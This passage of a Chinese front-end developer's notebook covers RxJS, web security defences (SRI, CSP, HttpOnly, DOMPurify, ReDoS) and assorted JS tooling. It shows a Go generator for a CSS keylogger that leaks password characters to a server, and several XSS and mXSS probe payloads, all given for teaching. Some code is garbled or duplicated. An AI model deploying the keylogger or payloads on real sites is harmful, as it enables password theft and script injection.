const INITIAL_COUNT = 0;

// 添加监听
fromEvent(document, 'click')
  .pipe(
    // 添加节流
    throttleTime(RATE),
    // 转换数据
    map(event => event.clientX),
    // 隔离状态，保留上一次回调的值。类似 reduce
    scan((count, clientX) => count + clientX, INITIAL_COUNT)
  )
  // 订阅产生副作用
  .subscribe(count => console.log(count));
```

这里我稍微修改了一下官网的例子(提取了 RATE 和 INITIAL_COUNT 常量)，这里我们看到了 rxjs 的几个好处。

- 封装交互事件(减少额外状态)
- 隔离状态数据(减少出错)
- 易于修改(是否使用节流只需要删减一行代码)

进一步，我们可以使用 RXJs 来减少复杂事件产生的额外状态。

```
let messagePool = []
ws.on('message', (message) => {
    messagePool.push(message)
})

setInterval(() => {
    render(messagePool)
    messagePool = []
}, 1000)
```

```
import { fromEvent } from 'rxjs';
import { throttleTime, map, scan } from 'rxjs/operators';
fromEvent(ws, 'message')
    .bufferTime(1000)
    .subscribe(messages => render(messages))
```

```
const code = [
    "ArrowUp",
    "ArrowUp",
    "ArrowDown",
    "ArrowDown",
    "ArrowLeft",
    "ArrowRight",
    "ArrowLeft",
    "ArrowRight",
    "KeyB",
    "KeyA",
    "KeyB",
    "KeyA"
]

Rx.Observable.fromEvent(document, 'keyup')
    .map(e => e.code)
    .bufferCount(12, 1)
    .subscribe(last12key => {
        if (_.isEqual(last12key, code)) {
            console.log('隐藏的彩蛋 \u263a/\u263b')
        }
    })
}
```

概念

```
import { Observable, Observer } from 'rxjs'

export class HttpService {
  get<T>(url: string): Observable<T> {
    return new Observable((observer: Observer<T>) => {
      const controller = new AbortController()
      fetch(` ${url} `, {
        method: 'GET',
        signal: controller.signal,
      })
        .then((res) => res.json())
        .then((res) => {
          observer.next(res)
          observer.complete()
        })
        .catch((e) => {
          observer.error(e)
        })
      return () => controller.abort()
    })
  }
}
```

安全三要素

CIA: 机密性(Confidentiality)、完整性(integrity)、可用性(Availability)。

机密性

保证数据内容不能泄漏，往往采用各种加密算法。

- HTTPS (可逆加密: 对称加密和非对称加密)
- 用户密码加密 (不可逆加密)

完整性

要求保证内容数据是完整的，没有被中间篡改的。常见的技术手段是数字签名。

子资源完整性(SRI) 是允许浏览器检查其获得的资源（例如从 CDN 获得的）是否被篡改的一项安全特性。它通过验证获取文件的哈希值是否和你提供的哈希值一样来判断资源是否被篡改。

```
<script
  src="https://example.com/example-framework.js"
  integrity="sha384-
oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
  crossorigin="anonymous"></script>
```

integrity 值分成两个部分，第一部分指定哈希值的生成算法（目前支持 sha256、sha384 及 sha512），第二部分是经过 base64 编码的实际哈希值，两者之间通过一个短横（-）分割。

可用性

要求保护资源的可用性，而拒绝服务攻击破坏的是安全的可用性。

syn flood 是比较经典的 DDOS 攻击，其实质就是 TCP 三次握手。

- 客户端发送 SYN 包 (初始序列号 x)
- 服务器会返回 SYN/ACK(x+1/服务端初始序列号 y)
- 客户端返回(y+1/x+1)

syn flood 攻击伪造大量的 IP 地址发送请求。由于 IP 地址是伪造的所以在第三步不会应答。但是服务端仍旧会等待(几十秒到几分钟不等)，超时后才会丢弃，攻击者大量发送连接，导致服务器占用资源过多，无法处理正常请求，从而拒绝服务。

该方法是利用 TCP 本身的机制，难以解决，需要服务商提供更高的服务器资源和带宽协助以及各种算法结合进行流量清洗。

当然其实还有应用层 DDOS 攻击，CC 攻击。即 syn flood 被清洗了，攻击者利用应用层不断发起正常的请求，消耗数据库或者流量资源。

如利用 api 请求较大的页数以消耗数据库资源(有没有限制 pageSize 和 pageNum)。

还有滥用资源型的攻击，如利用极低的速度发送 HTTP 请求。以此来占用服务器连接资源。

当然还有正则表达式攻击，可以参看 [防御 ReDoS 攻击](#)

使用 HTTPS

HTTPS 协议是由 HTTP 加上 TLS/SSL 协议构建的可进行加密传输、身份认证的网络协议，主要通过数字证书、加密算法、非对称密钥等技术完成互联网数据传输加密，实现互联网传输安全保护。

CSS 键盘记录器

[CSS Keylogger](#) 利用 CSS 属性选择器，可以在加载背景图像的前提下从外部服务器请求资源。

这种攻击非常简单。例如，下面的 css 将选择类型等于 password 的所有输入的值和以。然后它会尝试加载一个来自 <http://localhost:3000/a> 的图片。

```
input[type="password"] [value$="a"] {  
background-image: url("http://localhost:3000/a");  
}
```

使用简单的脚本可以创建一个 css 文件，该文件将为每个 ASCII 字符发送自定义请求

```
package main

import (
    "fmt"
    "log"
    "net/url"
    "os"
)

func main() {
    fmt.Println("Building keylogger.css")

    output, err := os.Create("./css-keylogger-extension/keylogger.css")
    if err != nil {
        log.Fatal("Cannot create output", err)
    }
    defer output.Close()
    for c := 32; c < 128; c++ {
        value := fmt.Sprintf("%c", c)
        urlValue := url.QueryEscape(value)

        if value == `"` {
            value = `\"`
        } else if value == `}` {
            value = `\\}`
        } else if value == `\\` {
            value = `\\\\`
        }
        fmt.Fprintf(output, `input[type="password"] [value$="%v"] { background-
image: url("http://localhost:3000/%v"); }`, value, urlValue)
        fmt.Fprintf(output, "\n")
    }
    fmt.Println("Complete.")
}
```

阅读 [react issue](#) 来查看 React 的解决方案。

xss 过滤器 DOMPurify

允许开发人员获取不受信任的 HTML 输入并对其进行清理，以便安全地插入到文档的 DOM 节点中，这时候就可能需要清洁 DOM 以避免攻击。

[DOMPurify](#) 用于清理 HTML (防止 XSS 攻击)。您可以向 DOMPurify 提供充满任意 HTML 的字符串，它将返回一个干净 HTML 的字符串(除非另有配置)。DOMPurify 将去除包含危险的 HTML 内容，从而防止 XSS 攻击和其他污点。该库可以用于 HTML、MathML 和 SVG。

使用方式

在前端使用方式为

```
import DOMPurify from 'dompurify';

var clean = DOMPurify.sanitize(dirty);

// 如果你仅需要 HTML, 可以这样配置
DOMPurify.sanitize( dirty , {USE_PROFILES: {html: true}} );
```

实际业务中，应该向 DOM 中插入 HTML 时使用 DOMPurify。

```
import purify from "dompurify";

<div
  dangerouslySetInnerHTML={{__html:purify.sanitize(data)}}
/>
```

注：该库也可以在 node 环境下使用，但是在前端渲染时候使用会更加安全有效。

编译结果如下所示：

修改前

```
<script>
  alert('ccc')
</script>

<span data-a=1>
  1111
</span>
<img src='aa' onerror="">
<p>33333<div>3333

<!-- 测试 mXSS -->
<svg></p><style><a id="
```

修改后:

```
<span data-a="1">
  1111
</span>

<p>33333</p><div>3333</div>

<!-- mXSS 被编译出来 -->
<svg></svg><p></p>"&gt;</div>
```

可以看到，当前 DOMPurify 不但可以去除 xss 攻击，还可以补全修复 DOM 结构。

mXSS

关于突变 XSS 的定义，可以追溯于 Mario Heiderich 等人于 2013 年发表的一篇论文 “mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations.” 该 bug 是使用浏览器自动补全 DOM 结构来攻击的一种方案。

如: innerHTML api

```
let element = document.createElement('div')

element.innerHTML = '<u>Some <i>HTML'
// <u>Some <i>HTML

element.innerHTML = element.innerHTML
// <u>Some <i>HTML</i></u>
```

```
<svg></p><style><a id=""></style><img src=1 onerror=alert(1)">
<svg></svg><p></p><style><a id=""></style><img src(unknow) onerror="alert(1)">">
```

不过该 bug 早在 DOMPurify 2.0.1 被修复。

如果是 input textarea 这样的的文本输入。使用 lodash.escape 即可。参考 [使用 escape 解决 HTML 空白折叠](#)

CSP 内容安全策略

CSP 最早是 Firefox4 推出的，是一个简单而强大的解决方案。主要解决跨站脚本攻击 (xss) 和数据包嗅探攻击。利用了 XSS 攻击无法控制 HTTP 头的特性来描述页面应该遵守的策略。

内容安全策略 (CSP) 是一个附加的安全层，用于帮助检测和缓解某些类型的攻击，包括跨站脚本 (XSS) 和数据注入等攻击。这些攻击可用于实现从数据窃取到网站破坏或作为恶意软件分发版本等用途。

CSP 被设计成向后兼容；不支持的浏览器依然可以运行使用了它的服务器页面，反之亦然。不支持 CSP 的浏览器会忽略它，像平常一样运行，默认对网页内容使用标准的同源策略。如果网站不提供 CSP 头部，浏览器同样会使用标准的同源策略。

使用

为使 CSP 可用，你需要配置你的网络服务器返回 Content-Security-Policy HTTP 头部。

此外，HTML 中的 `meta` 元素也可以被用来配置该策略，例如

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self';  
img-src https://*; child-src 'none';">
```

描述策略

在 http 头部，我们以 `policy` 指定自己的策略

Content-Security-Policy: policy

而在 HTML 中，我们可以直接在 `content` 描述 `policy`。

- `policy = default-src 'self'`

所有内容 (图片，脚本，音频，视频等内容) 均来自站点的同一个源 (不包括其子域名)

- `policy = default-src 'self' *.xxx.com`

允许内容来自信任的域名及其子域名

- `policy = default-src 'self'; img-src *;`

允许图片来自任何地方

- policy = default-src 'self'; media-src media1.com media2.com; script-src userscripts.xxx.com

音频视频文件仅允许从 media1.com 和 media2.com 加载，脚本仅允许来自于 userscripts.example.com

- policy = default-src <https://xxx.xxx.com>

只允许通过 HTTPS 方式并仅从 xxx.xxx.com 域名来访问文档

发送违规报告

为启用发送违规报告，你需要指定 report-uri 策略指令，并提供至少一个 URI 地址去递交报告

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self';
report-uri http://reportcollector.example.com/collector.cgi;">
```

你需要设置你的服务器能够接收报告，使其能够以你认为恰当的方式存储并处理这些报告。

作为报告的 JSON 对象报告包含了：

- document-uri
发生违规的文档的 URI。
- referrer
违规发生处的文档引用（地址）。
- blocked-uri
被 CSP 阻止的资源 URI。如果被阻止的 URI 来自不同的源而非文档 URI，那么被阻止的资源 URI 会被删减，仅保留协议，主机和端口号。
- violated-directive
违反的策略名称。
- original-policy
在 Content-Security-Policy HTTP 头部中指明的原始策略。

防御 ReDoS 攻击

ReDoS (Regular expression Denial of Service) 正则表达式拒绝服务攻击。

攻击原理为： 服务端开发者使用正则表达式对用户输入数据进行校验，当正则表达式不严谨时，攻击者可以构造特殊字符串以便大量消耗服务器资源，造成服务中断或停止。

当然，这也和正则表达式引擎有关。引擎分为 DFA（确定性有限状态自动机）和 NFA（非确定性有限状态自动机）。DFA 对于文本串里的每一个字符只需扫描一次，性能高，但特性较少。NFA 要回溯字符串，性能较低，但是特性(如:分组、替换、分割)丰富。同时支持惰性(lazy)、回溯(backtracking)、反向引用(backreference)，NFA 缺省应用 greedy 模式，NFA可能会陷入递归险境导致性能极差。

所以在 NFA 才会出现 ReDoS 攻击。最优的方法是使用 DFA。

我们定义一个正则表达式 $^{\wedge}(a+)^{+}\$$ 来对字符串 aaaaX 匹配。使用NFA的正则引擎，必须经历 $2^{4}=16$ 次尝试失败后才能否定这个匹配。同理字符串为aaaaaaaaaaX就要经历 $2^{10}=1024$ 次尝试。如果我们继续增加a的个数为20个、30个或者更多，那么这里的匹配会变成指数增长。

当然，我们可以利用 [Regexploit](#) 工具，该工具用于从代码中提取正则表达式，对其进行扫描并查找可能存在的 ReDoS 攻击。

使用 HttpOnly 解决 XSS Cookie 劫持

HTTP Cookie (也叫 Web Cookie 或浏览器 Cookie) 是服务器发送到用户浏览器并保存在本地的一小块数据，它会在浏览器下次向同一服务器再发起请求时被携带并发送到服务器上。

HttpOnly 由微软提出并在 IE6 实现。已经成为了一种标准。当用户已经被 XSS 攻破，使用 HttpOnly 避免 cookie 泄漏。

如

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; HttpOnly
```

无法从 `document.cookie` 获取 `id` 属性，也无法操作该属性。即使使用 js 添加 `id` 也只是新增一个属性而并非覆盖。

浏览器原生 XSS 过滤器

```
// XSS 🚫  
$div.innerHTML = `<em>hello world</em><img src="" onerror=alert(0)>`  
// Sanitized ✅  
$div.innerHTML = `<em>hello world</em><img src="">`
```

具体提案在: [Sanitizer API](#)

文件名替换非法字符串

当前函数把文件名中的非法字符替换为下划线让用户正常使用。

在 Windows 系统中, \/:*?"<> 这样几个字符是不能存在于文件夹名或文件名中的, 将其转换为下划线 _。

```
export const normalizeFileName = (fileName: string): string => {
  if (!fileName || typeof fileName !== 'string') {
    throw new Error('fileName must be a String')
  }
  fileName = fileName.replace(/[\\/|:*?"><]/g, '_')
  return fileName
}
```

前端 CORS 工具 XDomain

CORS 是一个通用的解决方案，唯一缺点是低版本浏览器 (< IE 9) 不支持。低版本 IE 支持一个私有的 XDomainRequest 但是没有什么作用，连 cookie 都不可以携带。

[XDomian](#) 作者利用 iframe 和 postMessage 技术来实现跨域请求。

工作流程

工作流程如下所示：

1. 在您的从域 (<http://xyz.example.com>) 上，创建一个小proxy.html文件：

```
<!DOCTYPE HTML>
<script src="//unpkg.com/xdomain@0.8.2/dist/xdomain.min.js"
master="http://abc.example.com"></script>
```

2. 然后，在您的主域 (<http://abc.example.com>) 上，指向您的新proxy.html：

```
<!DOCTYPE HTML>
<script src="//unpkg.com/xdomain@0.8.2/dist/xdomain.min.js"
slave="http://xyz.example.com/proxy.html"></script>
```

3. 在您的主域上，任何 XHR 都 <http://xyz.example.com> 将自动运行：

```
//do some vanilla XHR
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://xyz.example.com/secret/file.txt");
xhr.onreadystatechange = function(e) {
  if (xhr.readyState === 4) console.log("got result: ", xhr.responseText);
};
xhr.send();

//or if we are using jQuery...
$.get("http://xyz.example.com/secret/file.txt").done(function(data) {
  console.log("got result: ", data);
});
```

逻辑流程如下所示

- 在 abc.example.com 建立一个 **iframe**, 指向 xyz.example.com 的 proxy.html 页面
- 当主域 abc.example.com 发起请求时, 将请求转给 proxy.html 来真正发起, 避免跨域问题。
- 通过 xhook 将返回的 proxy.html 的数据返回到 abc.example.com

源码解析

XDomian 自行实现了一套通信协议。

ToDo

其他

开发者可以在 IE 9 下做兼容。

```
<!--[if lte IE 9]>
<script src="xdomain.js"></script>
<![endif]-->
```

使用一行代码发现前端 js 库漏洞

简单来说：

```
npx is-website-vulnerable https://example.com [--json] [--js-lib] [--mobile  
| --desktop] [--chromePath] [--cookie] [--token]
```

然后该库就帮我们去分析前端漏洞。

我们可以直接利用 github action 来辅助，在项目中创建 .github/workflows/is-website-vulnerable.yml 。

```
name: Test site for publicly known js vulnerabilities

on: push
jobs:
  security:
    runs-on: ubuntu-latest
    steps:
      - name: Test for public javascript library vulnerabilities
        uses: lirantal/is-website-vulnerable@master
        with:
          scan-url: "https://yoursite.com"
```

URL 验证

URL 验证的存在是为了加强针对可能的漏洞利用的安全性，并消除运行代码时出现任何错误的机会。但是我们什么时候应该使用 URL 验证，在这个过程中我们要验证什么？我们应该在所有必须识别和验证页面、图像、gif 和视频等资源的软件中实施 URL 验证。

一个典型的 URL 包含多个片段，例如协议、域名、主机名、资源名称、来源、端口等。这些告诉浏览器如何检索特定资源。我们可以使用它们以多种方式验证 URL：

```
const checkUrl = (url: string) => {
  let givenURL ;
  try {
    givenURL = new URL(string);
  } catch (error) {
    return false;
  }
  return true;
}
```

有趣的安全问题

struct2

发现者提供了案例如下:

```
xxx.action?<script>alert(1)</script>test
```

官方修补代码:

```
String result = link.toString();

if (result.indexOf("<script>") >= 0) {
    result = result.replaceAll("<script>", "script")
}
```

提交案例:

```
xxx.action?<<script>>alert(1)</script>test
```

官方修补代码:

```
String result = link.toString();

while (result.indexOf("<script>") > 0) {
    result = result.replaceAll("<script>", "script")
}
```

提交案例:

```
xxx.action?<<script test='2'>>alert(1)</script>test
```

localStorage

localStorage 在不同端口下是不同源的，所以可以在服务端开启多个端口后在客户端使用 iframe 向 localStorage 写入数据。具体可以参考 [作为一个前端，可以如何机智地弄坏一台电脑？](#)

压缩传递对象的 JavaScript 工具库 u-node

[u-node](#) 是一个用于对 JavaScript 对象进行编码/解码的 JavaScript 库。该库的主要目的是压缩数据从而减少数据存储或者网络传输。通过定义状态规范完成对应数据的处理。同时还可以通过版本控制来升级对应状态。

使用实例

该库的作者只写了一些基本类型的规范。但实际上可以做的远不止如此。例如：

```
import { fromJson, encode, decode } from "u-node";
import isEqual from "lodash.isequal";

/** 定义状态规范，数组中数据表明该数据的类型 */
const heroSpec = {
  /** varchar 表明当前数据是一个可变字符串 */
  name: ["varchar"],
  /** 布尔类型 */
  isMelee: ['boolean'],
  /** oneOf 表明从该数组中后面的数据中选择一个数据 */
  sex: ["oneOf", "male", "female"],
  /** ["fixedchar", 10] 表明当前数据是一个定长为 10 的字符串，如 '1996-05-21' */
  birthday: ["fixedchar", 10],
  /** tuple 表明该数据是一个元组。同时是两个数字类型 */
  attack: ["tuple", ["integer"] /* min */, ["integer"] /* max */],
  /** array + oneOf 表明是一个多选项 */
  positioning: ["array", ["oneOf", "carry", "support", "ganker"]],
  /** 对应数据是对象直接使用对象字面量继续处理即可 */
  growing: {
    strength: ["integer"],
    agility: ["integer"],
    intelligence: ["integer"],
  },
};

const heroV1 = fromJson(1, heroSpec);

const source = {
  name: "卡尔",
  positioning: ['carry', 'ganker'],
  isMelee: false,
  birthday: '2005-06-06',
  attack: [2, 10],
  positioning: ['carry', 'support'],
  growing: {
    // 此处必须是整数，所以成长点数都 × 10
    strength: 24,
    agility: 18,
    intelligence: 40
  }
};
```

```
var heroStr = encode(heroV1, source);
//=> bIibytqfYdAaVcd2005-06-06c卡尔c
const data = decode([heroV1], heroStr);

// true
isEqual(data, source);
```

我们对比一下 JSON.stringify 与 u-node encode。

```
'bIibytqfYdAaVcd2005-06-06c卡尔c'

'{"name":"卡尔","positioning":
["carry","support"], "isMelee":false, "birthday":"2005-06-06", "attack":
[2,10], "growing":{"strength":24, "agility":18, "intelligence":40}}'
```

实际场景

存储传递查询条件

用户分享数据存储

源码解析

使用 Bun 提升代码运行效率

目前 JavaScript 的新运行时 [Bun](#) 已经到了 1.0.1 版本了，但是目前暂不支持 Nest 框架，同时该库的 issue 中还有不少的 bug。所以生产环境暂时不考虑使用。

同时由于工作需要，平时个人会写一些小脚本来处理和分析数据。于是个人就直接尝试使用 Bun 执行之前所写的 mjs 代码。当前脚本使用了 axios 获取数据，同时利用了 node:fs/promises 来处理文件。在没有任何改动的情况下，Bun 可以直接运行对应的脚本。

```
node xx.mjs  
bun xx.mjs
```

由于当前需要获取的数据有上万条数据，需要的时间很长，为了快速处理直接改为了获取 100 条数据。同时利用 console.time 来获取对应代码的执行时间。

对比结果如下所示：

- Node.js 18.179 s
- Bun 14.06 s

目前看来两个运行时 console.time 的小数点位数是不相同的。

简单起见，当前的脚本的数据请求是一个完成后才会执行下一个，目的是当前可以随时中断。

对比 100 条数据请求两者居然会有 4s 的差距！同时按照目前的对比信息来说，如果是 1 万条数据就会有近 400 s 的时间差距，提升的非常非常大。

上述是 IO 密集型功能，那 CPU 密集型功能呢？这里拿出斐波那契数列的递归算法。

```
console.time('fibonacci');

function fibonacci(n) {
  if (n < 0) throw new Error("需大于0");
  if (n == 1 || n == 2) {
    return 1;
  }
  return fibonacci(n - 1) + fibonacci(n - 2);
}

console.log(fibonacci(10));

console.timeEnd('fibonacci');
```

对比如下所示：

- n 为 45
 - Node.js 7.906 s
 - Bun 3.22 s
- n 为 46
 - Node.js 12.764s
 - Bun 5.21 s
- n 为 47
 - Node.js 20.641 s
 - Bun 8.43s s


Bun 表现也非常好，在结果一致的情况下，Bun 运行时间比 Node.js 少了一半还多。

期待 Bun 早日支持 Nest。

高性能的 JavaScript 运行时 just-js

TechEmpower 排名自 2013 年开始运行，可以作为平台或语言运行性能的参考。

根据 [TechEmpower 第 21 次排名](#) 来看，just-js 为止在第一位。



作为一个 JavaScript 运行时，能达到第一名是一件非常难以置信的事。当然作者本身也做了很多的黑科技。这里是作者自己写了一片博客解释为什么 just-js 可以那么快！原文为 [Why is Javascript in the top 2 of techempower?](#)。

目前来看，开发者可以利用 just-js 做一些 cpu 密集型的工作（目前不建议在生产环境中使用）。

单例 Promise 缓存

之前写过一篇 [前端 api 请求缓存方案](#) 介绍了如何使用 Promise 对象进行数据加载优化。当然了，对于某些需求来说我们可能只需要一个非常简单的单例 Promise 对象缓存。过期时间也只在几百毫秒（用于列表内大量数据请求优化）。

```
/** 当前缓存的 Promise 函数 */
type CachePromiseFun<T> = (...args: any[]) => Promise<T>

/** 配置项目 */
interface PromiseCacheSingletonOptions {
    /** 存活时间 */
    expires?: number
    /** 跳过参数比对 */
    skipArgsDiff?: boolean
}

export const promiseCacheSingleton = <T>(
    promiseFun: CachePromiseFun<T>, {
        expires = 200,
        skipArgsDiff = false,
    }: PromiseCacheSingletonOptions = {}
): CachePromiseFun<T> => {
    // 当前没有或者传递参数不是函数，直接报错
    if (!promiseFun || typeof promiseFun !== 'function') {
        throw new Error('The current params "promiseFun" must be function')
    }

    // expires 不应该是 0, 是 0 其实没有意义，直接报错
    if (expires === 0) {
        throw new Error('The current params "expires" must be greater than 0')
    }

    // 当前缓存的 Promsie 对象
    let currentPendingPromise: Promise<T> | null = null
    // 上一次的请求
    let preTimeoutHandler: number | null = null
    // 上一次的参数字符串
    let preArgsStr: string = ''

    return async (...args: any[]) => {
        // 不跳过参数对比，就进行比对以及删除上一个缓存
        if (!skipArgsDiff) {
            const currentArgsStr: string = JSON.stringify(args)

            // 如果参数不等，直接删除当前的 Promise 缓存，再次进行请求
            if (preArgsStr !== currentArgsStr) {
                currentPendingPromise = null
            }
        }
    }
}
```

```
        if (preTimeoutHandler) {
            window.clearTimeout(preTimeoutHandler)
        }
        preArgsStr = currentArgsStr
    }
}

// 当前有正在 pending 的 Promise 对象，直接返回
if (currentPendingPromise) {
    return currentPendingPromise
}

currentPendingPromise = promiseFun(...args)

let value: T | null = null

try {
    value = await currentPendingPromise
} catch (error) {
    // 发生错误后立即死亡
    currentPendingPromise = null
    throw error
}

preTimeoutHandler = window.setTimeout(() => {
    currentPendingPromise = null
}, expires)

return value
}
}
```

图片压缩服务 tiny-png

当我们在讨论新格式 WEBP, AVIF 时候，我们依然无法忽略老版的浏览器所带来的影响。所以简单的方案仍旧有不可忽略的价值。

对于中小型公司的官网和图片使用而言，[tiny-png](#) 是不折不扣的好东西。使用智能有损压缩技术来减小 PNG/JPG 文件的文件大小。通过有选择地减少图像中的颜色数量，需要较少的字节来存储数据。效果几乎是看不见的，但文件大小却有很大差异！

对比下面两张图片来说，第一张，第二张经过 tiny-png 压缩后，肉眼不可见，但是大小却相差近三倍。



本人多次使用下，发现 PNG/JPG 类型图片能够压缩到原始图片大小的 1/2 左右，简单而强大的网站，非常棒。

如果您需要更加强大的服务，可以尝试使用 cdn 服务 —— Tinify CDN。

Tinify CDN 支持即时更改图像。特别是，可以调整图像大小以创建较小的版本，例如缩略图。

当前图片 URL 可以通过不同的请求参数来调整大小以及显示方式。

如：把图像缩小到100像素宽，并相应地调整高度

```
https://xxxxxxxx.tinifycdn.com/panda.png?resize.width=100
```

可以组合多个查询字符串参数：

```
https://xxxxxxxx.tinifycdn.com/panda.png?resize.width=100&resize.height=50&resize.method=fit
```

你可以自行参考 [Tinify CDN 文档](#) 修改参数。

动态加载脚本与样式

对于项目来说，往往一些代码不需要在首屏加载。

对于现代浏览器来说，我们不需要用这些机制，直接使用 import 即可。

```
/**  
 * 串行加载指定的脚本  
 * 串行加载[异步]逐个加载，每个加载完成后加载下一个  
 * 全部加载完成后执行回调  
 * @param {Array|String} scripts 指定要加载的脚本  
 * @param {Object} options 属性设置  
 * @param {Function} callback 成功后回调的函数  
 * @return {Array} 所有生成的脚本元素对象数组  
 */  
  
function seriesLoadScripts(  
    scripts: string | string[],  
    options: Record<string, any>,  
    callback: () => void  
) {  
    if (typeof (scripts) !== 'object') {  
        scripts = [scripts];  
    }  
  
    const HEAD = document.getElementsByTagName('head')[0] ||  
    document.documentElement;  
    const s: any[] = [];  
    const last = scripts.length - 1;  
    //递归  
    const recursiveLoad = function (i: number) {  
        s[i] = document.createElement('script');  
        s[i].setAttribute('type', 'text/javascript');  
        // Attach handlers for all browsers  
        // 异步  
        s[i].onload = s[i].onreadystatechange = function () {  
            if (!/*@cc_on!@*/0 || this.readyState === 'loaded' || this.readyState ===  
            'complete') {  
                this.onload = this.onreadystatechange = null;  
                this.parentNode.removeChild(this);  
                if (i !== last) {  
                    recursiveLoad(i + 1);  
                } else if (typeof (callback) === 'function') {  
                    callback()  
                }  
            }  
        }  
        // 同步  
        s[i].setAttribute('src', scripts[i]);  
    };  
    recursiveLoad(0);  
}  
// 异步  
seriesLoadScripts(['script1.js', 'script2.js'], {  
    timeout: 5000  
}, () => {  
    console.log('所有脚本加载完成');  
});
```

```
// 设置属性
if (typeof options === 'object') {
    for (let attr in options) {
        s[i].setAttribute(attr, options[attr])
    }
}
HEAD.appendChild(s[i]);
};

recursiveLoad(0);
}
```

```
/**  
 * 并行加载指定的脚本  
 * 并行加载【同步】同时加载，不管上个是否加载完成，直接加载全部  
 * 全部加载完成后执行回调  
 * @param {Array|String} scripts 指定要加载的脚本  
 * @param {Object} options 属性设置  
 * @param {Function} callback 成功后回调的函数  
 * @return {Array} 所有生成的脚本元素对象数组  
 */  
  
function parallelLoadScripts(scripts: string[] | string, options:  
Record<string, any>, callback: () => void) {  
    if (typeof (scripts) !== 'object') {  
        scripts = [scripts];  
    }  
    const HEAD = document.getElementsByTagName('head')[0] ||  
document.documentElement;  
    const s: any[] = [];  
    let loaded = 0;  
    for (let i = 0; i < scripts.length; i++) {  
        s[i] = document.createElement('script');  
        s[i].setAttribute('type', 'text/javascript');  
        // Attach handlers for all browsers  
        // 异步  
        s[i].onload = s[i].onreadystatechange = function () {  
            if (!/*@cc_on!@*/0 || this.readyState === 'loaded' || this.readyState ===  
'complete') {  
                loaded++;  
                this.onload = this.onreadystatechange = null;  
                this.parentNode.removeChild(this);  
                if (loaded === scripts.length && typeof (callback) === 'function')  
                    callback();  
            }  
        };  
        // 同步  
        s[i].setAttribute('src', scripts[i]);  
  
        // 设置属性  
        if (typeof options === 'object') {  
            for (let attr in options) {  
                s[i].setAttribute(attr, options[attr]);  
            }  
        }  
    }  
}
```

```
    }

    HEAD.appendChild(s[i]);
}

}
```

我们可以根据路径获取 css 资源

```
/***
 * 动态添加css
 * @param {String} url 指定要加载的css地址
 */

function loadLink(url: string) {
    const doc = document;
    const link = doc.createElement("link");
    link.setAttribute("rel", "stylesheet");
    link.setAttribute("type", "text/css");
    link.setAttribute("href", url);

    const heads = doc.getElementsByTagName("head");
    if (heads.length) {
        heads[0].appendChild(link);
    }
    else {
        doc.documentElement.appendChild(link);
    }
}
```

```
/**  
 * 动态添加一组css  
 * @param {String} url 指定要加载的css地址  
 */  
function loadLinks(urls: string[] | string) {  
    if (typeof urls !== 'object') {  
        urls = [urls];  
    }  
    if (urls.length) {  
        urls.forEach(url => {  
            loadLink(url);  
        });  
    }  
}
```

利用 gpu 加速数据运算

GPGPU 介绍

通用图形处理器（General-purpose computing on graphics processing units，简称 GPGPU），是一种利用处理图形任务的图形处理器来计算原本由中央处理器处理的通用计算任务。这些通用计算常常与图形处理没有任何关系。由于现代图形处理器强大的并行处理能力和可编程流水线，令流处理器可以处理非图形数据。特别在面对单指令流多数据流（SIMD），且数据处理的运算量远大于数据调度和传输的需要时，通用图形处理器在性能上大大超越了传统的中央处理器应用程序。

利用 WebGL 可以加速运算。

```
window.gpu = {
    create: function(code, size){
        size = size || 256;
        code = code || '';
        var canvas = document.createElement('canvas');
        canvas.width = size;
        canvas.height = size;
        var gl = this.gl = canvas.getContext('webgl');

        // 创建顶点着色器，只是传递了贴图坐标
        var vertexShaderSource = 'attribute vec4 position;varying vec2 vCoord;void main() {vCoord = position.xy * 0.5 + 0.5;gl_Position = position;}';
        // 创建片元着色器，根据贴图坐标贴图。
        var fragmentShaderSource = 'precision highp float;varying vec2 vCoord;uniform sampler2D map;void main(void) {vec4 color = texture2D(map, vCoord);' + code + 'gl_FragColor = color;}';
        var vertexShader = gl.createShader(gl.VERTEX_SHADER);
